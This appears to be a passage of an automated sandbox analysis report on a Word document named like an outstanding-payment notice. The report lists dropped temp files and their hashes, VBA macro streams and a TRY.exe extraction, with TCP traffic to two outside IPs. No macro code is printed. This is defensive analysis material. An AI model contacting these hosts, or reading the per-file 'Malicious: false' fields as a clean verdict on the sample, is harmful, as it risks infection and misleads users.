Size (bytes):	81287
Entropy (8bit):	5.2988178167254345
Encrypted:	false
SSDEEP:	192:XL/vcrZZDZo/ZrXczaIcO/gcMH5elWSLy:XDvsDZGrkaIcO/Y5Xuy
MD5:	79EEC6E3B17B3BFE21369079566D5CDA
SHA1:	DB19E49C5F9FAC427774A052C3B178FFA3F01694
SHA-256:	78E8ED021211040073E7E1E7228CD99C196C60391845A7145F9FFF84E5EBD8DC
SHA-512:	97A10D304AF611B8D0C652974E0CAE3D7E2516F16A76B858678D2B9F5D3E1589F7CB37D7F6B9A5B08E10150EC41F2719BDC00C31033D06758BFF78F5EE33C47
Malicious:	false

Preview:	.To learn about increasing the verbosity of the NGen log files please see http://go.microsoft.com/fwlink/?linkid=210113..07/23/2020 10:38:04.497 [4552]: Command line: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngen.exe install Microsoft.Office.Tools.Outlook, Version=10.0.0.00000, Culture=neutral, PublicKeyToken=B03F5F7F11D50A3A /queue:3 /NoDependencies ..07/23/2020 10:38:04.513 [4552]: ngen returning 0x00000000..07/23/2020 10:38:04.559 [4480]: Command line: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngen.exe install Microsoft.Office.Tools.Word, Version=10.0.0.00000, Culture=neutral, PublicKeyToken=B03F5F7F11D50A3A /queue:3 /NoDependencies ..07/23/2020 10:38:04.559 [4480]: ngen returning 0x00000000..07/23/2020 10:38:04.622 [4256]: Command line: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngen.exe install Microsoft.Office.Tools.Common.Implementation, Version=10.0.0.00000, Culture=neutral, PublicKeyToken=B03F5F7F11D50A3A /queue:3 /NoDependencies ..07/23/2020 10:38:04.622 [

C:\Windows\Temp\~DF20598E5DAB6B2B3C.TMP

Process:	C:\Windows\System32\msiexec.exe
File Type:	data
Category:	dropped
Size (bytes):	69632
Entropy (8bit):	0.14837175983130746
Encrypted:	false
SSDEEP:	48:6o6v4rfddSsPiK3ddSr9Zf7uSiYWPiKelYBPiKB:Wvi3/ytWZaW
MD5:	14FA135BC1CB8FA8637870E7866FC0C5
SHA1:	6C3AE1DEF32D0C8B4C63A4D4715BB79D1CBB15E9
SHA-256:	1CE65FE06E55BBC1591C9F10C14F66B9E76CD6ABBBEEFAB1961F116CE63EC67A
SHA-512:	889A17E068E53EC200C967AC44974FB49610D05C6CC84D89A00481156CA8E1E0191D22325A6CB2BDBCB12205223207110A132565B13865DA5202BE6EC61863E9
Malicious:	false
Preview:	....

C:\Windows\Temp\~DF20725BC976A732BA.TMP

Process:	C:\Windows\System32\msiexec.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	1.2620432767380305
Encrypted:	false
SSDEEP:	48:glBUu+JveFXJbT5vbPiKqYaddSr9Zf7uSiYWPiKeTddSsPiKVrRvWo:gfUQDTFqtytWZK33v
MD5:	A4E769BF8E0943970C3077274F845704
SHA1:	F002BB4752332FAC77DDA502224268F59ED53466
SHA-256:	66E5634D68F8670FBF359EC958DE51C18AC3C73DDB3675E8245159B023CCD211
SHA-512:	A3A665E34607E823CD2B1DBCCE7F93EDEB9082912D57196CCD77E070419EB544C5465C823F81035A1FC51855D234E06FF86D8C69EE6888E0F02CE39A828A76D3
Malicious:	false
Preview:	.....>..... ....

C:\Windows\Temp\~DF3B9CC377E0CCEDD0.TMP

Process:	C:\Windows\System32\msiexec.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	1.5789603197168818
Encrypted:	false
SSDEEP:	48:Qx8PhcuRc06WXJqFT5RbPiKqYaddSr9Zf7uSiYWPiKeTddSsPiKVrRvWo:QMhc1hFTDqtytWZK33v
MD5:	9C872FF69A3DDE4A90A88A25B801B392
SHA1:	969D2F867882C7489ED0E61CB684C41DF59B2ABC
SHA-256:	A3EBB9A10BAA0FE9FA0E82690A00F2940887FE0C72D553430CDE5925AAFEBE9A
SHA-512:	9145CB84BFB5C79440648E0FBC127A062CF75962E8A3604EE66372355391A2E34FD2AEE2E11D18D9569A5CFF6FF3D258106D85C279D7C06134CA392578D5C33
Malicious:	false
Preview:	.....>..... ....

C:\Windows\Temp\~DF81A71F8F35F618E7.TMP	
Process:	C:\Windows\System32\msiexec.exe
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	....

C:\Windows\Temp\~DF9ADBD6665E8B4CBD.TMP	
Process:	C:\Windows\System32\msiexec.exe
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	....

C:\Windows\Temp\~DF9BB32A0C57F82C0E.TMP	
Process:	C:\Windows\System32\msiexec.exe
File Type:	data
Category:	modified
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	....

C:\Windows\Temp\~DFAB5AE087B19AB60D.TMP	
Process:	C:\Windows\System32\msiexec.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	1.2620432767380305
Encrypted:	false
SSDEEP:	48:glBUu+JveFXJbT5vbPiKqYaddSr9Zf7uSiYWPiKeTddSsPiKVrRvWo:gfUQDTFqtytWZK33v
MD5:	A4E769BF8E0943970C3077274F845704

SHA1:	F002BB4752332FAC77DDA502224268F59ED53466
SHA-256:	66E5634D68F8670FBF359EC958DE51C18AC3C73DDB3675E8245159B023CCD211
SHA-512:	A3A665E34607E823CD2B1DBCCE7F93EDEB9082912D57196CCD77E070419EB544C5465C823F81035A1FC51855D234E06FF86D8C69EE6888E0F02CE39A828A76D3
Malicious:	false
Preview:	.....>..... ....

C:\Windows\Temp\~DFAC439D90DB59E05A.TMP

Process:	C:\Windows\System32\msiexec.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	1.2620432767380305
Encrypted:	false
SSDEEP:	48:glBUu+JveFXJbT5vbPiKqYaddSr9Zf7uSiYWPiKeTddSsPiKVrRvWo:gfUQDTFqtytWZK33v
MD5:	A4E769BF8E0943970C3077274F845704
SHA1:	F002BB4752332FAC77DDA502224268F59ED53466
SHA-256:	66E5634D68F8670FBF359EC958DE51C18AC3C73DDB3675E8245159B023CCD211
SHA-512:	A3A665E34607E823CD2B1DBCCE7F93EDEB9082912D57196CCD77E070419EB544C5465C823F81035A1FC51855D234E06FF86D8C69EE6888E0F02CE39A828A76D3
Malicious:	false
Preview:	.....>..... ....

C:\Windows\Temp\~DFDFFC1564218D87CA.TMP

Process:	C:\Windows\System32\msiexec.exe
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	....

C:\Windows\Temp\~DFE29D32E56A221400.TMP

Process:	C:\Windows\System32\msiexec.exe
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false

Preview:	.....

C:\Windows\Temp\~DFFFE9197EB1FCF16E.TMP

Process:	C:\Windows\System32\msiexec.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	1.5789603197168818
Encrypted:	false
SSDEEP:	48:Qx8PhcuRc06WXJqFT5RbPiKqYaddSr9Zf7uSiYWPiKeTddSsPiKVrRvWo:QMhc1hFTDqtytWZK33v
MD5:	9C872FF69A3DDE4A90A88A25B801B392
SHA1:	969D2F867882C7489ED0E61CB684C41DF59B2ABC
SHA-256:	A3EBB9A10BAA0FE9FA0E82690A00F2940887FE0C72D553430CDE5925AAFEBE9A
SHA-512:	9145CB84BFB5C79440648E0FBC127A062CF75962E8A3604EE66372355391A2E34FD2AEE2E11D18D9569A5CFF6FF3D258106D85C279D7C06134CA392578D5C33
Malicious:	false
Preview:	.....>.....

\Device\ConDrv

Process:	C:\Windows\SysWOW64\expand.exe
File Type:	ASCII text, with CRLF, CR, LF line terminators
Category:	dropped
Size (bytes):	197
Entropy (8bit):	4.736871274845583
Encrypted:	false
SSDEEP:	3:RGXKRjN3MZ9aSLKLbzXDD9jmKXVM8/FAJoDYRJ8LdUeYLIZILDlzsLDIZJ0gEn:zx3MmSLQHtBXVNsReLHHwD0DIZJQn
MD5:	D019A223457D5852577E8F64DC40382C
SHA1:	943B842E5827D4DE79D4AF77C30FFA6300FDD0CD
SHA-256:	170ABE278300A883728C4E5103F593873BA440C32A0828B267C43F1FAEB69CB6
SHA-512:	AB1F7941AEBD538AFBF4C2CCBFAE5306CE886C8B53CC95D1C799E1A71883A17571C0757CD474E22C52323A4F911D4BA1B6D265B638C34B60FC30D75C1492B4 29
Malicious:	false
Preview:	Microsoft (R) File Expansion Utility..Copyright (c) Microsoft Corporation. All rights reserved.....Adding files\TRY.exe to Extraction Queue....Expanding Files .....Expanding Files Complete .....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1252, Template: Normal.dotm, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Wed Apr 20 03:06:00 2022, Last Saved Time/Date: Wed Apr 20 03:06:00 2022, Number of Pages: 1, Number of Words: 0, Number of Characters: 1, Security: 0
Entropy (8bit):	6.071377383201628
TrID:	• Microsoft Word document (32009/1) 54.23% • Microsoft Word document (old ver.) (19008/1) 32.20% • Generic OLE2 / Multistream Compound File (8008/1) 13.57%
File name:	12543_0008858249_FWDOUTSTANDING_20200604.doc
File size:	61952
MD5:	090e1dfdcbf2185788ea14cd113cc39f
SHA1:	6346e143368edbb5a23c8eea9698be2c266311b3
SHA256:	3bd5892cdc82dc4576eaf2735edb57182ae8b91c8067be305d4e801197d390cc
SHA512:	d4c9b997909b7bfa87090204a4a97179e61c98c10be73000ec68e32af8feddee19ca8c2bc0e9bf9e3cf040d6e0f4f58f2e0f09eef2936528d1f34c506dbb2e98
SSDEEP:	768:cAuIiy1a9Tq1aBs8jCjuHF7Y89AOEUYqyxrINSrCqxw+tCc27l/:cAFMm1aidiFk89ABrbr1xrt/2
TLSH:	65535CDDF2C2C4BBE12942B5E983C7A6B3BC3E292D1293172574371F3C75924C661269
File Content Preview:	.....>.....h.....k.....g.....

File Icon

Icon Hash:	74f4c4c6c1cac4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "12543_0008858249_FWDOUTSTANDING_20200604.doc"

Indicators

Has Summary Info:	
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	False
Flash Objects Count:	0
Contains VBA Macros:	True

Summary

Code Page:	1252
Title:	
Subject:	
Author:	
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	
Revion Number:	1
Total Edit Time:	0
Create Time:	2022-04-20 02:06:00
Last Saved Time:	2022-04-20 02:06:00
Number of Pages:	1
Number of Words:	0
Number of Characters:	1
Creating Application:	Microsoft Office Word
Security:	0

Document Summary

Document Code Page:	1252
Number of Lines:	1
Number of Paragraphs:	1
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams with VBA

VBA File Name: ThisDocument.cls, Stream Size: 1773

General

Stream Path:	Macros/VBA/ThisDocument
VBA File Name:	ThisDocument.cls
Stream Size:	1773

Data ASCII:	. . . . # . . . . k . 9 . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 1c 03 00 00 d4 00 00 00 da 01 00 00 ff ff ff ff 23 03 00 00 0b 05 00 00 00 00 00 00 01 00 00 00 bf 6b 0f 39 00 00 ff ff a3 01 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 114

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	114
Entropy:	4.2359563651
Base64 Encoded:	True
Data ASCII:	. . . . F . . . M i c r o s o f t W o r d 9 7 - 2 0 0 3 D o c u m e n t . . . . . M S W o r d D o c . . . . . W o r d . D o c u m e n t . 8 . . 9 . q . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 06 09 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 20 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 57 6f 72 64 20 39 37 2d 32 30 30 33 20 44 6f 63 75 6d 65 6e 74 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74 2e 38 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.229954151382
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . ` . . . . h . . . . p . . . . x . . . . T i t l e . . . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 d4 00 00 00 0b 00 00 00 01 00 00 00 60 00 00 00 05 00 00 00 68 00 00 00 06 00 00 00 70 00 00 00 11 00 00 00 78 00 00 00 17 00 00 00 80 00 00 00 0b 00 00 00 88 00 00 00 10 00 00 00 90 00 00 00 13 00 00 00 98 00 00 00 16 00 00 00 a0 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.414636097734
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . d . . . . , ... 8 . . . . D . . . . L . . . . T . . . . \\ . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 64 01 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 98 00 00 00 03 00 00 00 a4 00 00 00 04 00 00 00 b0 00 00 00 05 00 00 00 bc 00 00 00 06 00 00 00 c8 00 00 00 07 00 00 00 d4 00 00 00 08 00 00 00 e8 00 00 00 09 00 00 00 f4 00 00 00

Stream Path: 1Table, File Type: data, Stream Size: 7133

General	
Stream Path:	1Table
File Type:	data
Stream Size:	7133
Entropy:	5.86601132644
Base64 Encoded:	True
Data ASCII:	. . . . x . . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . > . . . 6 . . .
Data Raw:	1e 06 0f 00 12 00 01 00 78 01 0f 00 07 00 03 00 03 00 03 00 00 00 04 00 08 00 00 00 98 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00

Stream Path: Data, File Type: data, Stream Size: 32978	
General	
Stream Path:	Data
File Type:	data
Stream Size:	32978
Entropy:	7.70790581307
Base64 Encoded:	False
Data ASCII:	. . . . D . d . . . . G . . . . F . . . . C . . . " . . . . A . . . . t . h . a . i . . . . b . . . 8 . . . . . . d . . A . . . a , . . m S . ? . . . . D . . . . n . . . . d . . A . . . a , . . m S . ? . . P N G . . . . H D R . . . . s R G B
Data Raw:	d2 80 00 00 44 00 64 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 00 00 00 00 00 96 19 47 0e e8 03 e8 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0f 00 04 f0 46 00 00 00 b2 04 0a f0 08 00 00 00 01 04 00 00 00 0a 00 00 43 00 0b f0 22 00 00 00 04 41 01 00 00 00 05 c1 0a 00 00 00 06 01 02 00 00 00 ff 01 00 00 08 00 74 00 68 00

Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 367	
General	
Stream Path:	Macros/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	367
Entropy:	5.30381145663
Base64 Encoded:	True
Data ASCII:	I D = " { 0 6 2 5 E 4 4 A - E 7 6 5 - 4 1 C E - 9 D F D - C 3 4 7 3 6 B 7 5 A 4 6 } " . . D o c u m e n t = T h i s D o c u m e n t / & H 0 0 0 0 0 0 0 0 . . N a m e = " P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " C 3 C 1 2 6 B 2 3 E B 6 3 E B 6 3 E B 6 3 E B 6 " . . D P B = " D 7 D 5 3 2 A E 5 2 D 6 6 7 D 7 6 7 D 7 6 7 " . . G C = " E B E 9 0 E D A 2 3 D B 2 3 D B D C " . . . . [H o s t E x t e n d e r I n f o]
Data Raw:	49 44 3d 22 7b 30 36 32 35 45 34 34 41 2d 45 37 36 35 2d 34 31 43 45 2d 39 44 46 44 2d 43 33 34 37 33 36 42 37 35 41 34 36 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 44 6f 63 75 6d 65 6e 74 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4e 61 6d 65 3d 22 50 72 6f 6a 65 63 74 22 0d 0a 48 65 6c 70 43 6f 6e 74 65 78 74 49 44 3d 22 30 22 0d 0a 56 65 72 73 69 6f 6e 43 6f 6d 70 61 74 69

Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 41	
General	
Stream Path:	Macros/PROJECTwm
File Type:	data
Stream Size:	41
Entropy:	3.07738448508
Base64 Encoded:	False
Data ASCII:	T h i s D o c u m e n t . T . h . i . s . D . o . c . u . m . e . n . t . . . . .
Data Raw:	54 68 69 73 44 6f 63 75 6d 65 6e 74 00 54 00 68 00 69 00 73 00 44 00 6f 00 63 00 75 00 6d 00 65 00 6e 00 74 00 00 00 00 00

Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 2435	
General	
Stream Path:	Macros/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	2435
Entropy:	3.97570851109
Base64 Encoded:	False
Data ASCII:	. a . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \\ . P . r . o . g . r . a . m . . F . i . l . e . s . \\ . C . o . m . m . o . n . . F . i . l . e . s . \\ . M . i . c . r . o . s . o f . t . . S . h . a . r . e . d . \\ . V . B . A . \\ . V . B . A . 7 . . . 1 . \\ . V . B . E . 7 .
Data Raw:	cc 61 b5 00 00 03 00 ff 09 04 00 00 09 04 00 00 e4 04 03 00 00 00 00 00 00 00 00 00 01 00 05 00 02 00 20 01 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00


Stream Path: Macros/VBA/dir, File Type: data, Stream Size: 513	
General	
Stream Path:	Macros/VBA/dir
File Type:	data
Stream Size:	513
Entropy:	6.23760719085
Base64 Encoded:	True
Data ASCII:	. . . . 0 * . . . . . p . . H . . . . . d . . . . P r o j e c t . Q . (. . @ . . . . . = ... l . . . . u a \\ d . . . . J . < . . . . . r s t d . o l e > . . s . t . . d . o l . e P . . . h . % ^ . . * . \\ G { 0 0 0 2 0 . 4 3 0 - . . . . C . . . . 0 0 4 6 } # . 2 . 0 # 0 # C : . \\ W i n d o w s . \\ S y s t e m 3 . 2 \\ . e 2 . t l b . # O L E A u t . o m a t i o n . ` . . . . E N o r m a l . . E N . C r . m . a Q . F . . . . * , \\ C . . . . r . m . .

General	
Data Raw:	01 fd b1 80 01 00 04 00 00 00 03 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e4 04 04 00 07 00 1c 00 50 72 6f 6a 65 63 74 05 51 00 28 00 00 40 02 14 06 02 14 3d ad 02 0a 07 02 6c 01 14 08 06 12 09 02 12 80 75 61 5c 64 0b 00 0c 02 4a 12 3c 02 0a 16 00 01 72 73 74 64 10 6f 6c 65 3e 02 19 73 00 74 00 00 64 00 6f 00 6c 00 65 50 00 0d 00 68 00 25 5e 00 03 2a 00 5c 47 7b 30 30

Stream Path: WordDocument, File Type: data, Stream Size: 4096	
General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	4096
Entropy:	1.08065186697
Base64 Encoded:	False
Data ASCII:	. . . . - . . . . . b j b j D . D . . . . . & v S h & v S h . . . . . F . . . . . F . . . . .
Data Raw:	ec a5 c1 00 2d 00 09 04 00 00 f8 12 bf 00 00 00 00 00 00 10 00 00 00 00 00 00 08 00 00 02 08 00 00 0e 00 62 6a 62 6a 44 1c 44 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 09 04 16 00 2e 0e 00 00 26 76 53 68 26 76 53 68 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 20, 2022 09:28:14.619941950 CEST	49742	443	192.168.2.5	185.47.40.36
Apr 20, 2022 09:28:14.619987011 CEST	443	49742	185.47.40.36	192.168.2.5
Apr 20, 2022 09:28:14.620054960 CEST	49742	443	192.168.2.5	185.47.40.36
Apr 20, 2022 09:28:14.624121904 CEST	49742	443	192.168.2.5	185.47.40.36
Apr 20, 2022 09:28:14.624165058 CEST	443	49742	185.47.40.36	192.168.2.5
Apr 20, 2022 09:28:14.726838112 CEST	443	49742	185.47.40.36	192.168.2.5
Apr 20, 2022 09:28:14.726980925 CEST	49742	443	192.168.2.5	185.47.40.36
Apr 20, 2022 09:28:14.752002954 CEST	49742	443	192.168.2.5	185.47.40.36
Apr 20, 2022 09:28:14.752063036 CEST	443	49742	185.47.40.36	192.168.2.5
Apr 20, 2022 09:28:14.752675056 CEST	443	49742	185.47.40.36	192.168.2.5
Apr 20, 2022 09:28:14.802963972 CEST	49742	443	192.168.2.5	185.47.40.36
Apr 20, 2022 09:28:14.974719048 CEST	49742	443	192.168.2.5	185.47.40.36
Apr 20, 2022 09:28:15.018227100 CEST	443	49742	185.47.40.36	192.168.2.5
Apr 20, 2022 09:28:15.033107042 CEST	443	49742	185.47.40.36	192.168.2.5
Apr 20, 2022 09:28:15.033246994 CEST	443	49742	185.47.40.36	192.168.2.5
Apr 20, 2022 09:28:15.033349991 CEST	49742	443	192.168.2.5	185.47.40.36
Apr 20, 2022 09:28:15.033432007 CEST	49742	443	192.168.2.5	185.47.40.36
Apr 20, 2022 09:28:15.033473015 CEST	443	49742	185.47.40.36	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 20, 2022 09:28:15.033498049 CEST	49742	443	192.168.2.5	185.47.40.36
Apr 20, 2022 09:28:15.033516884 CEST	443	49742	185.47.40.36	192.168.2.5
Apr 20, 2022 09:28:15.100023031 CEST	49744	443	192.168.2.5	87.238.33.8
Apr 20, 2022 09:28:15.100061893 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.100554943 CEST	49744	443	192.168.2.5	87.238.33.8
Apr 20, 2022 09:28:15.100579977 CEST	49744	443	192.168.2.5	87.238.33.8
Apr 20, 2022 09:28:15.100584984 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.325975895 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.326191902 CEST	49744	443	192.168.2.5	87.238.33.8
Apr 20, 2022 09:28:15.328358889 CEST	49744	443	192.168.2.5	87.238.33.8
Apr 20, 2022 09:28:15.328375101 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.328638077 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.331063986 CEST	49744	443	192.168.2.5	87.238.33.8
Apr 20, 2022 09:28:15.374196053 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.379554033 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.425172091 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.425203085 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.425347090 CEST	49744	443	192.168.2.5	87.238.33.8
Apr 20, 2022 09:28:15.425367117 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.425393105 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.425406933 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.425445080 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.425462961 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.425492048 CEST	49744	443	192.168.2.5	87.238.33.8
Apr 20, 2022 09:28:15.425501108 CEST	49744	443	192.168.2.5	87.238.33.8
Apr 20, 2022 09:28:15.426240921 CEST	49744	443	192.168.2.5	87.238.33.8
Apr 20, 2022 09:28:15.471081018 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.471131086 CEST	443	49744	87.238.33.8	192.168.2.5
